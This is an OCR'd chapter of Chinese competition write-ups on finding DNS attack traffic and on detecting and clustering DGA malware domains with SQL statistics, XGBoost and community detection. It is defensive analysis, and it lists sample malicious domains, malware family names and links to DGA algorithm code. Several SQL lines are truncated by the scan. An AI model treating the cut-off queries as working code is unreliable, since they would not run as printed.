


Figure 20.1: png

```
                index += 1

        print 'total:', index
```

数据上传到阿里云大数据分析服务 MaxCompute 做包解析和结构化分析。

解析后的数据阿里云机器学习平台 PAI 做算法分析和可视化。

20.1.2 1.2 解题策略

通过对数据的初步人工浏览和简单可视化分析发现：

1. 数据经过脱敏，因此部分字符分布、语义、信息熵等特征会受到影响。
2. 时间区间很短，因此并不适合用 ‘‘对历史行为建模以检测未知’’ 的思路来做。
3. 数据完整，不存在缺失值填充的问题。
4. 题中说明存在五种攻击方式，且提交的是 DNS query 的 packet id，表明出题人自信已经 100% 吃透了这 1kw 数据包。因此本次五种攻击模式不会太复杂，每种攻击流量都是 ‘‘干净’’ 的 (可以用规则搞定答案全集，不存在模棱两可、特征模糊、人工难辨的情况)，猜测攻击包有可能是出题人自己造的。
5. eth 层、frame 层、UDP 层、TCP 层的特征高度统一，出题人没有留下漏洞，因此重点分析 DNS 层即可。

据此，我的解题策略为：

原始日志-> 特征工程-> 异常检测-> 人工验证 (得到部分答案)->pattern 提取-> 规则匹配-> 全部答案。




Figure 20.2: png

20.1.3 1.3 特征工程

接下来开始思考本题的特征维度。根据我的安全经验，将 DNS 攻击分为三种建模：

1. 密集请求型：例如随机子域名 DDoS、反射型 DDoS。其特征为 QPS 高、时序特征强，一般能够可视化观察到波峰。
2. 漏洞攻击型：例如针对 DNS server 的已知漏洞攻击。其特征为数量少、受 DNS type 影响，适合分类统计。如果批量 PoC 的话，则特征同 1。
3. 数据传输型：例如 DNS Tunnel、Malware DGA、PoC 中的 DNS 回显、SSRF 重绑定等。其特征在于域名文本特征明显、适用于规则匹配。

将 DNS 日志的 Request 和 Response join 到一起，然后做统计特征和文本特征：

1. DNS 请求时序分布
2. QPS min/max/avg
3. QPS 均值
4. QPS 波动性
5. 连接成功率
6. DNS 响应率
7. TCP 报文占比
8. 请求响应比
9. 单域名平均访问次数
10. 单目标高频访问
11. 多级子域名变化率

12. DNS type 时序分布
13. DNS type 源 IP 分布
14. 长随机域名
15. DNS Tunnel 特征
16. 部分 DNS RCE
17. 心跳包

代码示例：SRC_IP 维度的部分统计特征

```
select
  src_ip,
  max(index_rsp_cnt) as max_index_rsp_cnt,
  avg(index_rsp_cnt) as avg_index_rsp_cnt,
  stddev(index_rsp_cnt) as stddev_index_rsp_cnt,
  count(distinct index) as all_req_cnt,
  count(distinct text_dns_qry_name) as domain_req_cnt,
  count(distinct timestamp_sec) as alive_seconds,
  abs(max(timestamp_sec)-min(timestamp_sec)) as alive_period,
  cast(count(distinct timestamp_sec) as double)/cast(abs(max(timestamp_sec)-min(timestamp_sec)
  count(distinct text_dns_qry_name) as uniq_domain_cnt,
  count(distinct text_dns_qry_type) as uniq_qr_type_cnt,
  case when count(index_rqs_success) > 0 then sum(index_rqs_success)/cast(count(index_rqs_succ
  case when count(index_resp_success) > 0 then sum(index_resp_success)/cast(count(index_resp_s
  max(dns_dns_count_queries) as max_dns_count_queries,
  avg(dns_dns_count_queries) as avg_dns_count_queries,
  stddev(dns_dns_count_queries) as stddev_dns_count_queries
from (
select *,
    unix_timestamp(_time) timestamp_sec,
    trim(json_extractor(layer_dns,'text_dns_qry_type')) as text_dns_qry_type,
    trim(json_extractor(layer_dns,'dns_dns_count_queries')) as dns_dns_count_queries,
    count(distinct r_index) over (partition by index) as index_rsp_cnt,
    case when r_index is not null then '1' else '0' end as index_rqs_success,
    case when trim(json_extractor(r_layer_dns,'dns_flags_dns_flags_rcode')) = '3' then '0' els
from ${t1}
where layer_dns <> '' -- 去除 TCP 握手包
) _
```

```
group by src_ip
```

20.1.4 1.4 异常检测

将以上统计特征通过全量数据建立基线，然后在每个特征维度滤出超越 3sigma 的异常值。

以下是针对时频异常的基线 (stddev) 和过滤示例代码：

```
-- 分母拉长到全量时间线
select /*+mapjoin(a)*/
  _time,
  src_ip
from (
select
    _time
from ${t1}
) a join (
  select src_ip
  from ${t2}
) b on 1=1

-- stddev 计算
select
  *,
  sqrt(pow_sum/16273.0) as stddev_qps
from (
  select
    *,
    sum(pow_qps) over (PARTITION by src_ip) as pow_sum
  from (
    select
      a.*,
      b.avg_qps,
      pow(abs(a.normalized_qry_cnt-b.avg_qps),2) as pow_qps
    from (
      select * from ${t1}
    ) a join (
      select * from ${t2}
```

```
    ) b on a.src_ip = b.src_ip
  ) _
) __

-- 3sigma 过滤
select
    *
from ${t1}
where qry_qps_stddev  > 0.08776535453791778*3
order by qry_qps_stddev desc limit 999
```

做题过程中，每一轮在确认了每种攻击流量之后，将其从全量流量中去除并重新计算 baseline 和异常。

20.1.5 1.5 人工验证及过滤

将以上异常检测滤出的 IP 按照异常维度数量排序，依次人工确认是否为攻击行为，然后通过规则滤出存在攻击的数据包。

```
xy@x-8 ~/D/D/a/finall_100_2> cat traffic.csv | grep ",5" | wc -l
     72
xy@x-8 ~/D/D/a/finall_100_2> cat traffic.csv | grep ",4" | wc -l
   33200
xy@x-8 ~/D/D/a/finall_100_2> cat traffic.csv | grep ",3" | wc -l
    5055
xy@x-8 ~/D/D/a/finall_100_2> cat traffic.csv | grep ",2" | wc -l
    5292
xy@x-8 ~/D/D/a/finall_100_2> cat traffic.csv | grep ",1" | wc -l
   34184
```

这里前四种攻击 (子域名爆破、域传送、非法域更新、反射 DDoS) 人工识别之后提交答案获得 80 分，最后一种攻击没有找到，此时还剩 3 次 check 机会，于是排序出三种最明显的数据提交进行 fuzz，碰撞出最后一种答案。

20.1.6 1.6 总结

从结果来看，本题最高效的特征如下：

DNS type。

src_ip 维度的统计分析特征（QPS、域名数量、请求响应数），因为出题人将 src_ip 的行为做的非常干净，找到了 IP 就找到了攻击。




Figure 20.3: png

分析方法只用了 3sigma 异常基线一种，人工排序观察 Top 的异常结果，确认攻击后写规则捞出全部同类攻击。

本题由于没有给标注数据，更考验选手的安全知识，异常流量摆在面前要能看出是攻击才行。可以把单个攻击源的行为多样化，加入一些正常行为，同时把某种攻击拆成多源、多次，以加大解题难度。

20.2 Q2 DGA 域名检测与家族聚类

解题思路：首先通过专家经验做强关联社区发现洗出一部分 DGA 域名，以此为正样本训练二分类模型识别 DGA 域名，然后对结果分别进行社区发现、社区聚合、标签传播扩展与降噪，最终得到结果。

方案特点：

1. 使用改进的强社区发现方法和专家知识，将无监督问题转化为有监督问题。
2. 从种子样本到二分类、社区发现、降噪，最终结果回流到样本集，不断递归收敛最终获取准确结果。
3. 通过 DGA 公开家族特征、whois 特征、http 响应特征等扩展数据增强结果。

20.2.1 解题策略

解题前没有 label 数据，属于零先验知识数据挖掘，因此不能直接设计单个 model 进行 multiclass 多分类一步得到所有 DGA 家族分类。

针对这种场景，我们设计了一个 **种子样本生成-二分类-社区发现-降噪与传播-更新种子样本**的循环工作流，在每次迭代过程中的 ‘‘降噪与传播’’ 部分引入专家经验，在每次迭代中提高精度和召回，最终逼近正确答案。

上述过程可以基于阿里云的 MaxCompute 大数据组件进行 pipeline 编程，自动串接成一个循环工作流，得到 dga 家族聚类结果。

20.2.2 DGA 域名发现 (二分类)

本题中，并没有全网视角的 DNS-IP 网状信息，因此不适合用 deep-walk、graph embedding 等方式进行关联聚类。出题人提供的是一个 pcap 压缩包，内部数据是一个 gateway/网络流量旁路镜像设备在一段时间内的抓包。

整个时序上的特征比较弱，不适合进行时序和深度网络建模，因此，特征工程向量化的思路还是进行 expert feature engineering

DGA 中的检测对象是 text_dns_qry_name，因此我们以 text_dns_qry_name 为 group by 聚类主体进行特征向量化，后续的二分类建模（binary classification）和无监督聚类（unsupervised cluster）在此基础上进行。

特征维度

1. 稀有 TLD
2. DGA 家族互斥假设
3. WHOIS 特征
4. 域名访问频次
5. 域名长度统计
6. 源 IP 计数
7. 信息熵
8. 域名可读性
9. Markov 概率
10. N-Gram 平均排名

对域名可读性的解释：

1. 域名中包含的元音数目：合法域名为了让人类记住会选一些好念（pronounceable）的域名，比如 google yahoo baidu 等等有元音字母之类好念的，而 dga 域名为了随机性就不太好念，比如 `http://fryjntzfvti.biz` 域名里元音字母占的比重因此可以成为一个特征。
2. 域名中包含的元音字母占整个域名的比例：这个特征相当于对元音字母数目特征的归一化，因为域名有长有短。归一化后的特征更能体现出该域名中元音字母所在比例。
3. 域名中包含的数字数目：正常来说，一个正常的域名中不可能包含太多的数字，但是 DGA 的域名是代码随机生成的，因此可能会包含较多的数字。但这句话也不是绝对的，反过来说，黑客也可以利用这个特点和安全人员展开攻防。
4. 域名中包含的数字占整个域名的比例：这个特征的作用是对数字数目特征的归一化，因为域名有长有短。
5. 域名中包含的重复字母组合数：一般来说，一个正常的域名会使用一些可读性较好的英文字母组合而成，整个域名中不会大量重复出现同一个字母，但是 dga 域名则很容易出现这种情况。
6. 域名中包含的连续辅音字母段字母总数：这个维度同样也是从可读性出发，一般来说，一个正常的单词是由元音和辅音组合而成的，一般很少会出现一个单词中突然出现一整段连续的辅音字母。
7. 域名中包含的连续辅音数字段数字总数：因为英文字母分布里辅音字母远多于元音字母，dga 更可能连续反复出现辅音字母，而合法域名为了好念多是元音辅音交替。

特征选择

为了提高模型训练效率，需要进行 feature selection。我们在截图过程中尝试了 PCA、基尼指数/熵增益评估、XBboost 特征重要性评估等方法。

从结果上看，前 40% 的特征贡献了 95% 以上的分类熵增益，特征裁剪后，可以提高 20% 计算效率，但本题数据集很小，提高时间有限。

下列为部分排序结果如下：

```
colname feature_importance
dns_count_labels_avg  7.098254584511219e-7
dns_resp_name_len 0.48685101592518043
dns_flags_rcode_min 0.09380669054958125
dns_qry_name_len  0.08286261820522951
dns_qry_name_consecutive_consonant  0.05165039925351584
dns_qry_name_count_digits 0.046638077601526357
dns_resp_type_min 0.03279234892125366
dns_qry_name_markov_p 0.03226292786968624
dns_flags_rcode_avg 0.03052527051736504
dns_flags_recavail_min  0.028058550159497347
dns_qry_name_entropy  0.02484754211205459
dns_flags_recavail_avg  0.01629423237968943
dns_count_auth_rr_min 0.015600932601233563
dns_qry_name_digits_rate  0.009893560714853046
src_ip_cn 0.008147846032435051
text_dns_qry_name_ngram_freq_rank 0.007359642440535176
dns_qry_name_vowels_rate  0.004839688721567736
dns_qry_name_count_repeat_letter  0.004262471145899436
dns_resp_type_max 0.0038532152488795776
dns_resp_type_avg 0.0023972406346633437
dns_qry_name_count_vowels 0.001883909214152896
ngram_op_rate_avg 0.0017827386086246898
dns_flags_rcode_max 0.0016479222857123728
...
```

排名 top 头部头部的特征也符合我们的专家经验。也可以理解为基于专家经验抽取的特征，从 PAC 可学习理论的角度来说，已经相当于代入了大量的先验知识，先验知识相当于一种约束，缩小了待搜索的参数空间。这导致模型拟合能力的提升，但是牺牲了泛化能力。




Figure 20.4: png

在比赛的前中期我们通过该方法拿到 90% 左右的 recall 预估，但是再往上提高就十分困难，即发生了 over-fitting，我们在比赛的中后期开始调整为肉鸡 IP 在短时间窗口的行为视角，在每轮的迭代中加入肉鸡 ip 在 timewindow 中的 cluster 聚类结果，最终将部分家族的 dga recall 优化到 100%。

XGBoost 模型训练

模型训练参数：

```
-DmaxLeafCount="32"
-DsampleRatio="0.7"
-DfeatureRatio="0.7"
-DtreeCount="800"
-DminLeafSampleCount="500"
-Dshrinkage="0.02"
```

二分类结果

初步打标出 1.4w DGA 域名，距离目标 12443 左右的数据只有 2k+ 的差距，为下一步做社区发现提供了比较好的条件。

20.2.3 域名社区发现

域名和肉鸡组成的 2 元关系，可以抽象为一个社交网络，社交网络中的节点就是 domain 域名，社交节点之间的联结就是是否以及拥有多少共同的肉鸡。

需要注意的是，同一个 dga 家族的域名会被同一批 src ip 访问，可能因为 malware 运行时间的关系，每个域名的 count(src_ip) 不一定完全相同，但是不会差很多，因此适合用 pylouvain 进行社区发现。在进行 pylouvain 之前，要做的一件很重要的事情是：降噪！尽量将非 dga 域名访问记录剔除只留下不同家族 dga 域名的访问记录，然后跑 pylouvain 才能得到较好的效果。如果不做降噪就直接进行社区发现会遇到很严重的 over-community cluster 的问题。

本题最理想情况下，降噪后的节点已经满足 ‘‘社区内部内聚、社区之间极度稀疏’’，这样 pylouvain 只要运行一次就可以直接得到结果。但是降噪不能做到 100% 纯净，因此还需要后续的社区 dga 节点提纯步骤。

图节点与边的定义

```
节点 (node)：domain
关系边 (edge)：count(distinct src_ip) group by domain_in, domain_out

-- 基于" 共同 src_ip"这一共现逻辑关系，建立节点 matrix
set odps.sql.mapjoin.memory.max=8096;
drop table if exists xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain_matrix;
create table xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain_matrix as
select
    /*+mapjoin(b)*/
    a.src_ip as ip,
    a.domain as a_domain,
    b.domain as b_domain
from (
    select src_ip,domain
    from xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain
) a join (
    select src_ip,domain
    from xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain
) b on a.src_ip=b.src_ip
;

-- 去除自连接，去除双向连接的重复
drop table if exists xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain_matrix_delete_se
create table xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain_matrix_delete_selfloop a
select
    a_domain as node1_id,
    b_domain as node2_id,
    count(distinct ip) as weight -- 重复 qry 的 IP 数量代表权重
from xiaohan_datacon_q2_dns_data_suspicious_dga_for_pylouvain_matrix
where
    a_domain > b_domain -- 去除自连接，去除双向连接的重复
```

运行日志 | 结果[1] | 结果[3]

	A	B
1	cluster	domain
2	0	zp2eud1t7plj10s4sdgpqok0e.biz
3	1	yxqfbcmlqwexk.co.uk
4	10	oodakmfdkecdfkfm.com
5	11	zxtdaxxwousibucvsbihyleilbxk.net
6	12	zv52s71hh6x9794r2arvutux4.com
7	13	ywjyogjunnesqia.co.uk
8	14	olimfcnbfffifdaf.net
9	15	yysoyhimlojclg.net
10	16	zznjqrliopifhz.org
11	17	zxpbp11vjsku41j9ra5yjstubu.org
12	18	wsxzuxd.com
13	19	yyuaylnqggkk.co.uk
14	2	yyyunxucqxpsf.co.uk
15	20	zyupozqiei.info

Figure 20.5: png

```
group by
    a_domain,
    b_domain
;
```

社区发现结果

经过一轮社区发现后会得到 54 个 dga family，部分社区如下图：

显然本题中不可能有这么多家族。这是现实中一个非常正常的情况，由于 botnet 活跃的时间断不一致，有可能感染了同一种 DGA 的 bot 出现在不同时间，因此其访问的 DGA 没有重合。接下来要对多个社区做聚合和提纯。

20.2.4 社区合并

对上文中每个 louvain 产出的社区做特征工程，然后聚类以达到 ‘‘合并同一家族社区’’ 的效果。

社区合并特征：

1. TLD one-hot 分布 [com, org, net, biz, info]
2. DNS SLD 字符集 [a-zA-Z0-9]
3. DNS SLD 子域名长度变化区间 [16,32]

20.2.5 结果优化

这一步通过引入其他维度数据进一步提高精度和召回。




Figure 20.6: png




Figure 20.7: png

序号	family	cnt
1	chinad_1000	1000
2	conficker_805	805
3	cryptolocker_3221	3221
4	dyre	333
5	gameover	4870
6	matsnu_428	428
7	murofet_697	697
8	mydoom	494
9	nymaim_124	124
10	padcrypt	480

Figure 20.8: png

域名维度特征：

1. Only SLD+TLD && length(SLD) > 5
2. Number of rdata < 5
3. HTTP alive
4. NXDOMAIN rate
5. WHOIS existed
6. WHOIS sinkhole
7. Alexa rank < 1M
8. IP malicious request rate
9. DGA Generate Algorithm

社区维度特征：

1. NXDOMAIN 20%
2. Number of Domain names 4
3. Query in a short times

最终结果：

线上得分 98.8300

20.2.6 主要问题和待提高的地方

结合 malware reverse engine 进行辅助和分析确认。我们队在比赛过程中针对这道题的现实意义进行了讨论，dga 检测与识别，毫无疑问是要进行实时防御，或者说是准实时防御，即 dns sinkhole，这就是一个典型的 ‘‘双百场景’’，即 “recall 100% + precision 100%’’。

dga C&C 本质上是黑客的一种隐蔽通信手段，如果不能 100% recall 识别，漏报一个等于防御失败。反过来，dns 域名是一个互联网核心基础设施，如果在骨干网设备上产生拦截误报，影响是非常巨大的。这和 Xorddos 马的自我繁殖防御类似。从这个角度来说，这道题我们没有拿到 100%，等于防御失败了。

在工程化中，这道题最有效的方法是是对 dga malware 进行监控和逆向分析，通过精确的 dga generate function，提前预知未来可能产生的 dga 域名，从而进行提前防御，当然也要关注 dga 生成算法与常规域名的碰撞问题。

社区节点间边权重计算方式需要优化：在实际场景中，一台机器可能中多个木马，而且在中马的同时可能正在进行其他的高频业务访问行为，因此只基于简单的共享同一个肉鸡 ip 的社区边定义很容易引入像 msn.com 这种误报，对边权重的计算需要引入更多肉鸡-域名行为时序上的特征。

20.2.7 计算效率

IO: 从 pcap 中读取 dns 数据过程较慢，将数据导入 MaxCompute 之后，效率大大提高。

FE: 对 domain 列进行 groupby，然后对其他列进行操作，这里 groupby 一次需要 10min，跑 2-gram 需要 20min。

Xgboost：训练模型，15min 完成，预测 10s 内完成。

pylouvain：200w edge，1.6w vertex，1min 内完成收敛。

LPA：1min 完成收敛。

nxNetwork 可视化：30s 完成数据加载，2min 完成图形渲染。

20.3 Ref

https://github.com/rrenaud/Gibberish-Detector

https://pc.nanog.org/static/published/meetings/NANOG71/1444/20171004_Gong_A_Dga_Odyssey__v1.pdf

https://cloud.tencent.com/developer/article/1142855

https://github.com/360netlab/DGA/tree/master/code

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P06-Plohmann-DGArchive.pdf

https://www.usenix.org/sites/default/files/conference/protected-files/security16_slides_plohmann.pdf

https://github.com/rmariko/security-ids/blob/0696255b7f2600429a3129bdc1b271d3c4db20ae/ids.py

https://github.com/LittleHann/DGA-1/blob/master/dga_algorithms/Conficker.cpp

https://github.com/andrewaeva/DGA/blob/master/dga_algorithms/Matsnu.py

https://github.com/LittleHann/dga-collection/tree/master/dgacollection

https://github.com/360netlab/DGA/tree/master/code

https://github.com/baderj/domain_generation_algorithms/tree/e2ed68a9813b2265652a79291a74b4c23fc13bf0

https://www.cdxy.me/?p=805

https://github.com/shyoshyo/Datacon-9102-DNS

http://momomoxiaoxi.com/数据分析/2019/04/24/datacondns1/

数据分析与可视化：谁是安全圈的吃鸡第一人

作者：Omegogogo

原文链接：https://www.freebuf.com/articles/web/199925.html

21.1 0Œ00 前言

放假和小伙伴们打了几把 PUBG，大半年没碰，居然也意外地躺着吃了次鸡。吃鸡这个游戏果然得 4 个认识的人打 (dai) 战 (dai) 术 (wo) 才更有趣。

由于身边搞安全的人比较多，之前也会和一些安全圈的大佬一起玩，经常会有些认识或不认识的黑阔大佬开着高科技带着躺鸡。当然笔者也曾羞耻地开过挂带妹（纪念号被封的第 193 天）。

